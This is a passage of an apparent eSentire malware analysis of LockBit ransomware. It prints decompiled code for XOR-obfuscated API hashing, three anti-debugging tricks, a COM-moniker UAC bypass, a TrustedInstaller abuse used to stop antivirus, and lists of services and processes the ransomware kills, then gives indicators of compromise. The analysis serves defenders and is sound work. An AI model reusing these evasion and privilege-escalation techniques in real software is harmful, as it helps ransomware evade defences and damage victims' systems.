LockBit uses ROR13 hashing algorithm for API hashing. API hashing is used in malware to evade detection. The process involves creating a unique hash value for the API function, which can help the malware bypass signature-based detection techniques used by security tools.




```
var_HeapAlloc = mw_api_hash(0xF80F18E8);      // RtlCreateHeap
if ( var_HeapAlloc )
{
  var_HeapAlloc = (var_HeapAlloc)(266242, 0, 0, 0, 0, 0);
  v1 = var_HeapAlloc;
  if ( var_HeapAlloc )
  {
    if ( ((*(var_HeapAlloc + 16) >> 28) & 4) != 0 )
      v1 = __ROL4__(var_HeapAlloc, 1);
    var_HeapAlloc = mw_api_hash(0x6E6047DB); // RtlAllocateHeap
    ptr_HeapAlloc = var_HeapAlloc;
    if ( var_HeapAlloc )
    {
      mw_hash_resolve(&unk_1001C3A0, &ptr_ntdll_dll, v1, var_HeapAlloc);
      mw_hash_resolve(&unk_1001C488, &ptr_kernel32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C574, &ptr_advapi32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C610, &ptr_user32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C648, &ptr_gdi32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C69C, &ptr_shell32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C6B0, &ptr_ole32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C6CC, &ptr_shlwapi_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C6F4, &ptr_oleaut32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C700, &ptr_wtsapi32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C708, &ptr_rstrtmgr_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C71C, &ptr_netapi32_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C748, &ptr_activeds_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C75C, &ptr_wininet_dll, v1, ptr_HeapAlloc);
      mw_hash_resolve(&unk_1001C788, &ptr_winspool_dll, v1, ptr_HeapAlloc);
      ZwSetInformationThread_1(0);
      mw_shellcode_decrypt_fn(v1, ptr_HeapAlloc);
```

```
v2 = 0;
do
{
  LOBYTE(v2) = *a1++;
  a2 = v2 + __ROR4__(a2, 13);
}
while ( v2 );
return a2;
}
```

Figure 6: API hashing algorithm

Most of the API hashes are further obfuscated with XOR. The XOR key 0x11039FFE is hardcoded in the binary. TRU was able to resolve the hashes using [HashDB plugin](), developed by OALabs.



```
mw_hash_resolve(&unk_1001C3A0, &ptr_ntdll_dll, v1, var_HeapAlloc);
mw_hash_resolve(&unk_1001C488, &ptr_kernel32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C574, &ptr_advapi32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C610, &ptr_user32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C648, &ptr_gdi32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C69C, &ptr_shell32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C6B0, &ptr_ole32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C6CC, &ptr_shlwapi_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C6F4, &ptr_oleaut32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C700, &ptr_wtsapi32_dll, v1, ptr_HeapAlloc);
mw_hash_resolve(&unk_1001C708, &ptr_rstrtmgr_dll, v1, ptr_HeapAlloc);
```

```
.text:10005EC0 dword_10005EC0  dd 5015E849h, 0E90C8716h, 34F3C370h, 0B1EAAE21h, 42F62F04h
.text:10005EC0                 ; DATA XREF: sub_100062F8+5D↑o
.text:10005EC0                 dd 0B6241DBAh, 7F527CE5h, 9F2A7FA5h, 0B078E31h, 1111AF9Dh
.text:10005EC0                 dd 0FF69ACDCh, 1F31ABDDh, 9121DFA4h, 7F51A0A4h, 7F79DCE4h
.text:10005EC0                 dd 9F41DBE4h, 7F41DEE4h, 1367C06Ch, 4CD3EB9Dh, 5B7EFB4h
.text:10005EC0                 dd 0B7A7C16Ch, 16B7E9DDh, 89344DEFh, 0EE6EBB7Ah, 95786330h
.text:10005EC0                 dd 2FE5FCA7h, 516A9B30h, 0B8FE6F7Fh, 331FA170h, 86D85E46h
.text:10005EC0                 dd 1BC4532h, 4EB8C73Ah, 18BBC28Ch, 6ACCDE7Dh, 16CBF77Fh
.text:10005EC0                 dd 69E9A4E9h, 0B0AA7F91h, 49CFEF53h, 7D65CEE1h, 72371B67h
.text:10005EC0                 dd 39D07A1Bh, 0B7C14A0Fh, 0F65B84h, 5BB0BF36h, 0AC2EBDC7h
.text:10005EC0                 dd 0C1FA709Ch, 4F2AD6E0h, 0E8618AF3h, 1D88A82Eh, 7B91AFE7h
.text:10005EC0                 dd 0B3C62E4h, 0A7E695CBh, 0B0F256F1h, 0B060A106h, 3073DD67h
.text:10005EC0                 dd 5D84EEC4h, 8AB661B6h, 14BF2DE1h, 0CCCCCCCCh
```

```
.text:10005EC0 ptr_ntdll_dll   struc_api1 <ntdll_dll, RtlCreateHeap_1, RtlDestroyHeap_0, \
.text:10005EC0                                          ; DATA XREF: mw_wrap_hash_resolve+5D↓o
.text:10005EC0                             RtlAllocateHeap_0, RtlReAllocateHeap_0, RtlFreeHeap_0, \
.text:10005EC0                             memcpy_0, memset_0, memmove_0, strlen_0, strcpy_0, \
.text:10005EC0                             strstr_0, wcslen_0, wcscat_0, wcscpy_0, wcsstr_0, \
.text:10005EC0                             wcschr_0, wcsrchr_0, _wcsicmp_0, _wcslwr_0, _strupr_0, \
.text:10005EC0                             swprintf_0, sprintf_0, _ui64toa_0, _alldiv_0, \
.text:10005EC0                             NtOpenProcess_0, NtDuplicateToken_0, NtDuplicateObject_0, \
.text:10005EC0                             NtSetThreadExecutionState_0, NtSetInformationProcess_0, \
.text:10005EC0                             NtQuerySystemInformation_0, NtQueryInformationProcess_0, \
.text:10005EC0                             NtQueryInformationToken_0, NtSetInformationThread_0, \
.text:10005EC0                             NtSetSecurityObject_0, NtOpenProcessToken_0, \
.text:10005EC0                             NtShutdownSystem_0, RtlAdjustPrivilege_0, \
.text:10005EC0                             NtAllocateVirtualMemory_0, NtProtectVirtualMemory_0, \
.text:10005EC0                             RtlInitializeCriticalSection_0, RtlEnterCriticalSection_0, \
.text:10005EC0                             RtlLeaveCriticalSection_0, RtlDeleteCriticalSection_0, \
.text:10005EC0                             RtlInitUnicodeString_0, RtlSetHeapInformation_0, \
.text:10005EC0                             LdrEnumerateLoadedModules_0, \
.text:10005EC0                             LdrDisableThreadCalloutsForDll_0, NtTerminateProcess_0, \
.text:10005EC0                             NtTerminateThread_0, NtClose_0, NtPrivilegeCheck_0, \
.text:10005EC0                             NtWriteVirtualMemory_0, NtReadVirtualMemory_0, \
.text:10005EC0                             NtFreeVirtualMemory_0, RtlWow64EnableFsRedirectionEx_0, \
.text:10005EC0                             NtQueryInstallUILanguage_0, NtQueryDefaultUILanguage_0>
```

Figure 7: Blob of the API hashes that are resolved with the HashDB plugin

LockBit implements trampolines including rotate and XOR operations (with the key mentioned above) to call out to specific API functions.




Figure 8: Example of trampolines implemented by LockBit

The ransomware binary contains multiple anti-debugging functions. When the debugger is detected, the ForceFlags field is set to the HEAP_TAIL_CHECKING_ENABLED flag, and the sequence 0xABABABAB is appended at the end of the allocated heap block.

```
19  v4 = a2 + 1;
20  result = mw_file_enum(*a2 ^ 0x11039FFE);
21  if ( result )
22  {
23    v6 = (a1 + 4);
24    while ( 1 )
25    {
26      result = *v4++;
27      if ( result == 0xCCCCCCCC )
28        break;
29      v7 = mw_api_hash(result ^ 0x11039FFE);
30      v8 = a4(a3, 0, 16);
31      if ( *(v8 + 16) != 0xABABABAB )          // debugger check
32        *v6++ = v8;
33      *v8 = -72;
34      v9 = hwd_random_gen_1(0, 4u);
```

Figure 9: Anti-debug technique (1)

Another anti-debugging technique the ransomware implements is by using ZwSetInformationThread with ThreadInformationClass set to 0x11 (ThreadHideFromDebugger) to hide the threads from the debugger. The debugger won't be able to receive any events while the threads are running.

```
2  {
3    int v1; // eax
4
5    if ( a1 )
6      v1 = a1;
7    else
8      v1 = -2;
9    return ZwSetInformationThread(v1, 0x11, 0, 0);// ThreadHideFromDebugger = 0x11
10 }
```

Figure 10: Anti-debug technique (2)

The third anti-debugging technique is implemented via encrypting the call to DbgUiRemoteBreakin. DbgUiRemoteBreakin is used by debuggers to remotely break into a running process and interrupt its execution. When a debugger needs to debug a process, it can call the DbgUiRemoteBreakin function to cause the process to break into the debugger, which allows the debugger to take control and examine the process' state. Thirty-two

bytes are encrypted by SystemFunction040 (RtlEncryptMemory) function after modifying the memory protection of DbgUiRemoteBreakin to PAGE_EXECUTE_READWRITE. This will cause the DbgUiRemoteBreakin call to be corrupted.

```
 9  v3 = 0x20;
10  result = mw_api_hash(0x8873EEBC);             // DbgUiRemoteBreakin
11  Memory = result;
12  if ( result )
13  {
14    v1 = Memory;
15    result = ZwProtectVirtualMemory(-1, &Memory, &v3, PAGE_EXECUTE_READWRITE, v2);
16    if ( !result )
17      return SystemFunction040(v1, 0x20u, 0);
18  }
19  return result;
20}
```

Figure 11: Anti-debug technique (3)

LockBit determines the version of the Windows operating system currently running on the system from the PEB (Process Environment Block) data structure.

```
 3  struct _PEB *v0; // eax
 4  unsigned int OSMajorVersion; // esi
 5  unsigned int OSMinorVersion; // edi
 6
 7  v0 = ptr_peb();
 8  OSMajorVersion = v0->OSMajorVersion;
 9  OSMinorVersion = v0->OSMinorVersion;
10  if ( OSMajorVersion == 5 && !OSMinorVersion || OSMajorVersion < 5 )
11    return 0;
12  if ( OSMajorVersion == 5 && OSMinorVersion == 1 )
13    return 51;
14  if ( OSMajorVersion == 5 && OSMinorVersion == 2 )
15    return 52;
16  if ( OSMajorVersion == 6 && !OSMinorVersion )
17    return 60;
18  if ( OSMajorVersion == 6 && OSMinorVersion == 1 )
19    return 61;
20  if ( OSMajorVersion == 6 && OSMinorVersion == 2 )
21    return 62;
22  if ( OSMajorVersion == 6 && OSMinorVersion == 3 )
23    return 63;
24  if ( OSMajorVersion == 10 && !OSMinorVersion )
25    return 100;
26  if ( OSMajorVersion == 10 && OSMinorVersion || OSMajorVersion > 0xA )
27    return 0x7FFFFFFF;
28  return -1;
29}
```

Figure 12: Retrieving OS version

The ransomware creates a mutex to prevent another instance of the ransomware running. The mutex is the MD4 hash of the infected machine GUID (globally unique identifier), for example, "Global\\a91a66d6abc26041b701bf8da3de4d0f". If more than one instance of the ransomware is running, the ransomware terminates the execution, and the PowerShell ransomware loader file gets removed using the "/c del /f /q" command via the Command Prompt without prompting for confirmation.

Figure 13: Mutex creation

LockBit also implements UAC bypass via The COM Elevation Moniker with "Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}". The COM elevation moniker is a technique used to bypass the UAC prompt and elevate the privileges of a process or program by creating a new instance of a COM object with administrator privileges. The moniker syntax "Elevation:Administrator!new:{GUID}" specifies that a new instance of the COM object with the specified GUID should be created with administrator privileges, thus bypassing the UAC prompt.

Figure 14: UAC bypass

The ransomware decrypts the strings using bitwise XOR operations, as shown below. TRU wrote the IDAPython script that decrypts the strings within the ransomware binary.




Figure 15: String decryption

LockBit leverages TrustedInstaller to stop services such as Microsoft Defender Antivirus; it queries for the TrustedInstaller service, starts the service and duplicates the token for the TrustedInstaler.exe process. It's worth mentioning that a similar technique was observed in the Hive ransomware.

```
*&ServiceName[14] = 292659099;
*&ServiceName[16] = 285450238;              // TrustedInstaller
v1 = 9;
do
{
  *v0 ^= 0x11039FFEu;
  v0 += 2;
  --v1;
}
while ( v1 );
hService = OpenServiceW(hSCManager, ServiceName, 0x14u);
if ( hService )
{
  do
    v6 = 0;
  while ( QueryServiceStatusEx(hService, SC_STATUS_PROCESS_INFO, Buffer, 0x24u, &pcbBytesNeeded)
       && v5 == 1
       && StartServiceW(hService, 0, 0) );
}
}
if ( hService )
  CloseServiceHandle(hService);
if ( hSCManager )
  CloseServiceHandle(hSCManager);
return v6;
}
```

Figure 16: Starting TrustedInstaller service

The ransomware avoids encrypting the following extensions:

386	adv	ani
bat	bin	cab

cmd	com	cpl
cur	deskthemepack	diagcab
diagcfg	diagpkg	dll
drv	exe	hlp
icl	icns	ico
ics	idx	ldf
lnk	mod	mpa
msc	msp	msstyles
ns5	nls	nomedia
ocx	prf	ps1
rom	rtp	tc2
th3	spl	sys
theme	themepack	wpx
lock	key	hta
msi	pdb	

The following files are also skipped from decryption:

autorun.inf	boot.ini
bootfont.bin	bootsect.bak
desktop.ini	iconcache.db
ntldr	ntuser.dat
ntuser.dat.log	ntuser.ini
thumbs.db	

List of services to be killed by the ransomware:

vss	sql
svc$	memtas
mepocs	msexchange
sophos	veeam
backup	GxVss
GxBlr	GxFWD
GxCVD	GxCIMgr

List of processes to be killed:

sql	oracle	ocssd
dbsnmp	synctime	agntsvc
isqlplussvc	xfssvccon	mydesktopservice
ocautoupds	encsvc	firefox
tbirdconfig	mydesktopqos	ocomm
dbeng50	sqbcoreservice	excel
infopath	msaccess	mspub
onenote	outlook	powerpnt
steam	thebat	thunderbird
visio	winword	wordpad
notepad		

LockBit can also send the configuration of the infected machine to the C2 server in the following format:

```
 {
"host_hostname": "%s",
"host_user": "%s",
"host_os": "%s",
"host_domain": "%s"
"host_arch": "%s",
"host_lang": "%s",
"disks_info":[
{
```

```
"disk_name": "%s",
"disk_size": "%u",
"free_size": "%u"
}]
}
```

Using the following user agents:

- Mozilla/5.0
- AppleWebKit/537.36 (KHTML, like Gecko)
- Chrome/91.0.4472.77
- Safari/537.36
- Edge/91.0.864.37
- Firefox/89.0
- Gecko/20100101




Figure 17: Ransomware note

If you're not currently engaged with a Managed Detection and Response (MDR) provider, we highly recommend you partner with us for security services to disrupt threats before they impact your business. Want to learn more? Connect with an eSentire Security Specialist.

Indicators of Compromise

Name	Indicator
LBG64.exe	38c813d99d54de6639a80148ff1cfc6acec08066b0912c49576604ed67e9cfaf
LBG32.exe	8793537b1422beb7d314c65761135b38c63fbdefac6092e93c80191a2e22de91
LBG32.exe	6a686c39a6d0e11f217ca6fce2ebc45039f2ab34daa69afb548d847ee09561c5

LBB_PS1_obfuscated.ps1	6ac1084e747153b3958df7af09eb71fdeb883385f508a0bec8b983b9a87d729a
LockBit DLL binary (32-bit)	5e947d728f25449601414e025ce298c69df1c6c852e3994aa1a2b23c8e8c4db4

References:

https://twitter.com/vxunderground/status/1618885718839001091?s=20
https://github.com/OALabs/hashdb
https://anti-debug.checkpoint.com/techniques/debug-flags.html
https://github.com/RussianPanda95/IDAPython/blob/main/LockBit/lockbit_string_decrypt.py
https://www.microsoft.com/en-us/security/blog/2022/07/05/hive-ransomware-gets-upgrades-in-rust/
https://research.openanalysis.net/lockbit/lockbit3/yara/triage/ransomware/2022/07/07/lockbit3.html

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT THE AUTHOR

Elizabeth Clarke Director, Public Relations

Elizabeth creates and oversees eSentire's global press campaigns and manages its North American and UK PR agencies. Before joining eSentire, Elizabeth served as Director of Media Relations for Dell's security division, Secureworks, and as Director of Media and Analyst Relations for Armor Cloud Security. While in these roles, Elizabeth generated millions of dollars of media coverage for the companies' security research. It has been featured in the Wall Street Journal, the New York Times, "60 Minutes," Forbes, Wired, CNN, CSO, CBC, Businessweek, "NBC Nightly News," the BBC, and London Financial Times, among others. Elizabeth has also worked with top writers: Hunter S. Thompson, William F. Buckley Jr., Jimmy Breslin, Joyce Carol Oates and Harry Crews. She received a B.A. in public relations from WKU.

Source: https://www.esentire.com/blog/russia-linked-lockbit-ransomware-gang-attacks-an-msp-and-two-manufacturers-using-the-targets-rmm-tools-to-infect-downstream-customers-and-employees-with-ransomware